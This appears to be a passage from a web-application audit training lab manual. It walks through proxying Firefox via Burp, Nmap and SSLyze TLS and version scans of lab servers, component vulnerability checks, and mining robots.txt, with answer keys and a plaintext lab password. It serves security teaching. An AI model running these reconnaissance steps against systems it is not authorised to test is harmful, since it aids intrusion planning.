
 **Import Settings**

Import Settings from FoxyProxy 6.0+


FoxyProxy can use **Firefox Sync** to synchronize settings across different installations of Firefox. But if you don't use Firefox Sync or want to share your settings with friends,  **Export Settings** FoxyProxy settings. Then use this page to import those settings. By default, the file is called *FoxyProxy Standard_YYYY-MM-DD.json*.

 **Import Settings**


Browse to the C:\tools folder and select the "FoxyProxySettings.json" file. Then click the Open button.




When prompted, click "OK" to verify the import.



If the import is successful, you will see a screen like this. If your screen looks different, contact your instructor, teaching assistant or subject matter expert for help before proceeding.



Now that your settings have been imported, click on the FoxyProxy icon in the upper-right corner of the browser to open the FoxyProxy menu. Choose the setting labeled "Burp (for all URLs)."



Notice that the FoxyProxy icon has changed to indicate it is using Burp as a proxy.



Please note: at the end of the day you will want to set your proxy settings back to Turn Off (use Firefox settings) to ensure that your browser will work even when Burp is not running. If you receive an error message at any time telling you that the proxy server is refusing connections, it usually means that Firefox is still configured to use Burp as a proxy but burp is not running.

As you use your browser now, Burp will record all traffic in the "HTTP History" tab under the proxy tab. Take some time to click on a few links in the Buggy Bank or Juice Shop applications and then view the information in Burp's HTTP History tab. If you are taking the class live, your instructor will likely show you around the Burp interface and point out some of the more interesting features. For now, try clicking on an entry in the HTTP History tab and explore the Request and Response tabs shown below it. These contain the actual HTTP traffic sent between the browser and server during your session so far.

Leave the Burp proxy and Firefox running for later exercises.

Solutions

Part 2 -- Buggy Bank

1. Can you find any HTML comments in the source code? Do they reveal anything that might be of interest to an attacker? **There is one comment on line 35. It says that a backup of the old source code for this application has been saved on the server. An attacker could try to obtain this source code through attacks against the web server and possibly use the source to find flaws in the application. The presence of this backup might also indicate to the auditor that the developers are doing development activities on the production server. It would be appropriate to investigate whether that is the case.**
2. Can you locate the HTML form used to submit logon credentials? **The form is also on line 35. Scroll to the right to see it all.**
3. What HTTP method (verb) is used to submit the form? ****This form uses the GET method ****

```
<form method="get" action="/cgi-bin/wm.cgi" enctype="multipart/form-data">
```
4. Is the verb used appropriate for the risk associated with user logons? **No. Using a GET for this form could put the username and password at risk of unnecessary exposure.**

Part 3 -- Juice Shop

1. Can you find any HTML comments in the source code? What function do they seem to play?
There are comments on lines 2-9. They seem to be used to prepare the JavaScript environment to work with the type of browser being used. It is common to see browser-compatibility hacks in web pages to assist with getting a consistent look and feel across browser platforms.
2. Can you locate the form for the search box at the top of the page? **It is on lines 101-106**
3. What HTTP method does it use, if any? **There is no HTTP method or action. The button calls a JavaScript function "search()" when clicked.**
4. How is it possible to have a form with no action or method attributes? **JavaScript can also be used to send and receive data without using form actions.**
5. Look at line numbers 23-47 in the source code. What is the purpose of these lines of code? What does this tell you about the way Juice Shop's user interface works? **These lines load the many scripts used to provide the user interface functionality. It seems that most of the UI is built dynamically by JavaScript, rather than with static HTML code.**
6. Could this make it more difficult to analyze this application than Buggy Bank? **While it makes the source code more difficult to read, analysis using proxies like Burp will still work just fine.**

Exercise 5.2 - Analyzing TLS and Robots.txt

VMs Needed

- ✓ 507Win10
- ✓ 507Firewall
- ✓ 507Ubuntu

Objectives

- Demonstrate the use of command-line tools to analyze the TLS settings on web servers
 - Using SSLyze from the Windows command line
 - Using Nmap from the Linux command line
- Analyze the contents of the robots.txt file on web servers to find potentially vulnerable information

Part 1 -- Using SSLyze to Inventory Protocols and Ciphers

Background: In this section of the lab, you will use the SSLyze tool to gather information about the TLS configuration and installed server certificate for a website hosted on the Ubuntu VM.

Initial Setup: Boot and log onto the Win10 virtual machine. Your testing procedures will be performed from this system. Launch a PowerShell Core session by clicking the Windows Terminal icon on the taskbar of the Windows 10 VM.



Instructions: Use the following command to change to the SSLyze program directory:

```
Set-Location 'C:\Tools\sslyze\'
```

You can get help with the SSLyze tool's command-line options at any time by typing the command:

```
.\sslyze.exe --help
```

```
PS C:\Users\auditor> Set-Location 'C:\Tools\sslyze\'
PS C:\Tools\sslyze> .\sslyze.exe --help
Usage: sslyze.exe [options] target1.com target2.com:443 target3.com:443{ip} etc...

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  --regular          Regular HTTPS scan; shortcut for --sslv2 --sslv3
                    --tlsv1 --tlsv1_1 --tlsv1_2 --tlsv1_3 --reneg --resum
                    --certinfo --hide_rejected_ciphers --compression
                    --heartbleed --openssl_ccs --fallback --robot

Trust stores options:
  --update_trust_stores
                    Update the default trust stores used by SSLyze. The
                    latest stores will be downloaded from https://github.c
                    om/nabla-c0d3/trust_stores_observatory. This option is
                    meant to be used separately, and will silence any
                    other command line option supplied to SSLyze.

Client certificate options:
```

In this section of the lab, you will use the SSLyze tool to gather information about the TLS configuration and installed server certificate for a website hosted on the Ubuntu VM.

To analyze the certificate installed on the web server, run the following command and then answer the questions which follow:

```
.\sslyze.exe --certinfo 10.50.7.25:443
```

```
PS C:\Tools\sslyze> .\sslyze.exe --certinfo 10.50.7.25:443
```

CHECKING HOST(S) AVAILABILITY

```
10.50.7.25:443 => 10.50.7.25
```

SCAN RESULTS FOR 10.50.7.25:443 - 10.50.7.25

* Certificates Information:

```
Hostname sent for SNI: 10.50.7.25
Number of certificates detected: 1
```

Certificate #0 (_RSAPublicKey)

```
SHA1 Fingerprint: cbe05722855c96de3a787def791aa1814604ea8c
Common Name: ubuntu
Issuer: ubuntu
Serial Number: 329542417433808479081417962762998299972700899116
Not Before: 2021-06-04
Not After: 2031-06-02
Signature Algorithm: sha256
Public Key Algorithm: _RSAPublicKey
Key Size: 2048
Exponent: 65537
DNS Subject Alternative Names: ['ubuntu']
```

1. What certificate authority issued the server's TLS certificate?
2. What is the certificate's expiration date?
3. Would a Windows computer using the Windows CA Store trust this certificate?

Check to see if the server supports SSLv3 by running the following command and analyzing the output:

```
.\sslyze.exe --ssl3 10.50.7.25:443
```

4. Is SSLv3 supported on this server? How do you know?

Check to see if the server supports TLSv1.0 by running the following command and analyzing the output:

```
.\sslyze.exe --tlsv1 10.50.7.25:443
```

5. Is TLSv1.0 supported on this server? How do you know?

On your own, using the help file, run similar tests for TLS versions 1.1, 1.2 and 1.3

6. Which versions of TLS are supported on the server?


8. Which TLS versions are not supported?

On your own: If your Windows 10 VM has a working Internet connection, you have permission to use SSLyze to inventory the protocols and certificates on the isc.sans.edu web server.


Part 2 -- Use Nmap to Inventory Certificates and Ciphers

Background: In this section of the lab, you will use Nmap's scripting engine (NSE) scripts included with the Nmap tool on your Linux web server VM to inventory the certificate, protocols and ciphers in use on the server. Nmap ships with a lot of scripts, and using these scripts can sometimes be the fastest way to gather information on a host.

Initial Setup: Locate and click on the "Putty SSH Client" icon in taskbar of the Windows 10 VM.



Double-click the "ubuntu" entry in the Saved Sessions section of the Putty interface.



When the session opens, enter "Password1" (without the quotation marks) as the password for the "auditor" user.

Instructions: Run the following command to check the certificate installed on the server:

```
sudo nmap -p443 10.50.7.25 --script ssl-cert
```

```

auditor@ubuntu:~$ sudo nmap -p443 10.50.7.25 --script ssl-cert
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-04 13:12 UTC
Nmap scan report for ubuntu (10.50.7.25)
Host is up (0.000083s latency).

PORT      STATE SERVICE
443/tcp   open  https
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Issuer: commonName=ubuntu
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-06-04T01:51:27
| Not valid after:  2031-06-02T01:51:27
| MD5:      84d2 445a 171a 2be7 152a a666 1ce8 23dd
|_SHA-1:    cbe0 5722 855c 96de 3a78 7def 791a a181 4604 ea8c

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds

```

The "sudo" command allows you to run commands with root privileges on the Linux box. This is necessary for some of Nmap's functions to work. On the Ubuntu server, auditor is allowed to run sudo commands without entering a password. (*Audit note: Is this an appropriate setting for privilege escalation?*)

Examine the output from Nmap and ensure that you can locate the following items:

- The certificate subject (name of the server the certificate was issued to)
- The certificate issuer (name of the certificate authority who issued the certificate)
- The issue (Not valid before) and expiration (Not valid after) dates of the certificate

Next, run this command to test the TLS settings for the server:

```
nmap -p443 10.50.7.25 --script ssl-enum-ciphers
```

```

auditor@ubuntu:~$ nmap -p443 10.50.7.25 --script ssl-enum-ciphers
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-04 13:14 UTC
Nmap scan report for ubuntu (10.50.7.25)
Host is up (0.00014s latency).

PORT      STATE SERVICE
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_CCM (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_CCM_8 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_256_CCM (dh 2048) - A

```

[Screenshot output truncated]

Examine the output and identify the TLS versions in use and ciphers available for each. Note that Nmap did not return any results for TLSv1.3, even though you know it is supported from your earlier SSLyze results! The NMap script has not yet been updated to support TLSv1.3, even though it has been in official release for quite some time. It's important to know the limitations and capabilities of your tools.

Part 3 -- Server Fingerprinting

Background: In this section of the lab, you will use Nmap's version detection feature to identify the versions of web server software running on several web servers.

Instructions: In your Putty SSH session, enter the following command to identify all the web servers in an IP address range and to discover what server version they are running:

```
sudo nmap -sV -sT -p80,443 10.50.7.20-25
```

```

auditor@ubuntu:~$ sudo nmap -sV -sT -p80,443 10.50.7.20-25
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-04 13:17 UTC
Nmap scan report for ubuntu (10.50.7.20)
Host is up (0.00092s latency).

PORT      STATE  SERVICE VERSION
80/tcp    open   http    Node.js Express framework
443/tcp   closed https

Nmap scan report for ubuntu (10.50.7.21)
Host is up (0.00083s latency).

PORT      STATE  SERVICE VERSION
80/tcp    closed http
443/tcp   closed https

Nmap scan report for ubuntu (10.50.7.22)
Host is up (0.00078s latency).

PORT      STATE  SERVICE VERSION
80/tcp    open   http    Apache httpd 2.4.7 ((Ubuntu))
443/tcp   closed https

```

Screenshot

output truncated

1. Examine the output and record the server versions you discovered.

10.50.7.20:

10.50.7.21:

10.50.7.22:

10.50.7.23:

10.50.7.24:

10.50.7.25:


2. If you were to learn that all these web servers were hosted on the same machine (and they are), how might you explain the fact that so many different web servers are installed on one machine?

Close your putty session by running the "exit" command in the putty terminal.

Part 4 -- Analyzing Components Used in a Web Application

Background: In this section of the lab, you will use plugins in the Firefox browser to inventory programming libraries and web frameworks in use on the Juice Shop site.

Open the Firefox browser and browse to the Juice Shop application. Click on the Wappalyzer icon in the Firefox toolbar to view the components in use by this application. If you are prompted to allow anonymous data submission, it is okay to allow it.



1. For those items which show a version, take a few moments to conduct a web search to see if the versions of these components are current. Can you find any known vulnerabilities in any of them?

- Angular.js
- Bootstrap
- Moment.js
- jQuery

Next, check the Retire.JS plugin to see if it has identified any problems with components. Click on the Retire.JS icon in the toolbar and examine the report. If there are numbers in square brackets after any of the report items, you can click on them to see the original vulnerability or bug reports. **Please note that the number and severity of issues shown may vary as new vulnerabilities are found.**

Retire.js ☒ Enabled ☐ Show unknown


angularjs	1.6.10	Found in http://juiceshop.aud507.local/node_modules/angular/angular.min.js - Vulnerability info:
		Medium XSS may be triggered in AngularJS applications that sanitize user-controlled HTML snippets before passing them to JQLite methods like JQLite.prepend, JQLite.after, JQLite.append, JQLite.replaceWith, JQLite.append, new JQLite and angular.element. CVE-2020-7676 [1]
		Low angular.js prior to 1.8.0 allows cross site scripting. The regex-based input HTML replacement may turn sanitized code into unsanitized one. CVE-2020-7676 [1]
		Medium Prototype pollution [1] [2]
angularjs	1.6.10	Found in http://juiceshop.aud507.local/node_modules/angular-route/angular-route.min.js - Vulnerability info:
		Medium XSS may be triggered in AngularJS applications that sanitize user-controlled HTML snippets before passing them to JQLite methods like JQLite.prepend, JQLite.after, JQLite.append, JQLite.replaceWith, JQLite.append, new JQLite and angular.element. CVE-2020-7676 [1]
		Low angular.js prior to 1.8.0 allows cross site scripting. The regex-based input HTML replacement may turn sanitized code into unsanitized one. CVE-2020-7676 [1]
		Medium Prototype pollution [1] [2]
angularjs	1.6.10	Found in http://juiceshop.aud507.local/node_modules/angular-cookies/angular-cookies.min.js - Vulnerability info:
		Medium XSS may be triggered in AngularJS applications that [1]

Part 5 - Examining Robots.txt

Background: The robots.txt file on a web server is intended to tell well-behaved web crawlers which parts of the website should not be crawled. Attackers can often use the contents of robots.txt to find "juicy" information stored on the server. Because the robots file is just text, your testing will be quite simple.

Instructions: In Firefox on the Windows 10 VM, enter the following URL in the address bar to examine the robots.txt file for juice shop. Try to browse any resources listed in the file and make note of any that might seem interesting to an attacker.


```
http://10.50.7.20/robots.txt
```



The /ftp directory has some interesting files in it. Feel free to browse and open the files you can. For those you cannot open directly, there may still be attacks against the server which would let you access the files.

Do the same test for the bWAPP application by entering this URL:

```
http://10.50.7.22/robots.txt
```



Download and examine the files you can. Certainly, this information would be useful to an attacker, also. On a real audit, you should recommend that the organization remove sensitive data from publicly-accessible areas and use robots.txt only to control non-confidential information which they do not wish to be indexed on search engines.

Solutions

Part 1 -- Using SSLyze to Inventory Protocols and Ciphers

1. What certificate authority issued the server's TLS certificate? **ubuntu -- this is a self-signed certificate. Note the line which reads Issuer: ubuntu**
2. What is the certificate's expiration date? **2031-06-02**

SCAN RESULTS FOR 10.50.7.25:443 - 10.50.7.25

* Certificates Information:

Hostname sent for SNI: 10.50.7.25
Number of certificates detected: 1

Certificate #0 (_RSAPublicKey)

SHA1 Fingerprint: cbe05722855c96de3a787def791aa1814604ea8c
Common Name: ubuntu
Issuer: ubuntu
Serial Number: 329542417433808479081417962762998299972700899116
Not Before: 2021-06-04
Not After: 2031-06-02
Signature Algorithm: sha256
Public Key Algorithm: _RSAPublicKey
Key Size: 2048
Exponent: 65537
DNS Subject Alternative Names: ['ubuntu']

3. Would a Windows computer using the Windows CA Store trust this certificate? **No -- the Windows CA Store trust test failed because this is a self-signed certificate.**

Certificate #0 - Trust

Hostname Validation: FAILED - Certificate does NOT match server hostname
Android CA Store (9.0.0_r9): FAILED - Certificate is NOT Trusted: self signed certificate
Apple CA Store (iOS 13, iPadOS 13, macOS 10.15, watchOS 6, and tvOS 13): FAILED - Certificate is NOT Trusted: self signed certificate
Java CA Store (jdk-13.0.2): FAILED - Certificate is NOT Trusted: self signed certificate
Mozilla CA Store (2019-11-28): FAILED - Certificate is NOT Trusted: self signed certificate
Windows CA Store (2020-05-04): FAILED - Certificate is NOT Trusted: self signed certificate
Symantec 2018 Deprecation: ERROR - Could not build verified chain (certificate untrusted?)
Received Chain: ubuntu
Verified Chain: ERROR - Could not build verified chain (certificate untrusted?)
Received Chain Contains Anchor: ERROR - Could not build verified chain (certificate untrusted?)
Received Chain Order: OK - Order is valid
Verified Chain contains SHA1: ERROR - Could not build verified chain (certificate untrusted?)

4. Is SSLv3 supported on this server? How do you know? **No. No SSLv3 ciphers reported as available. (Server rejected all cipher suites.)**

SCAN RESULTS FOR 10.50.7.25:443 - 10.50.7.25

* SSL 3.0 Cipher suites:

Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

5. Is TLSv1.0 supported on this server? How do you know? **No. No TLSv1.0 ciphers reported as available. (Server rejected all cipher suites.)**

SCAN RESULTS FOR 10.50.7.25:443 - 10.50.7.25

* TLS 1.0 Cipher suites:
Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

6. Which versions of TLS are supported on the server? **TLS versions 1.2 and 1.3 are supported.**
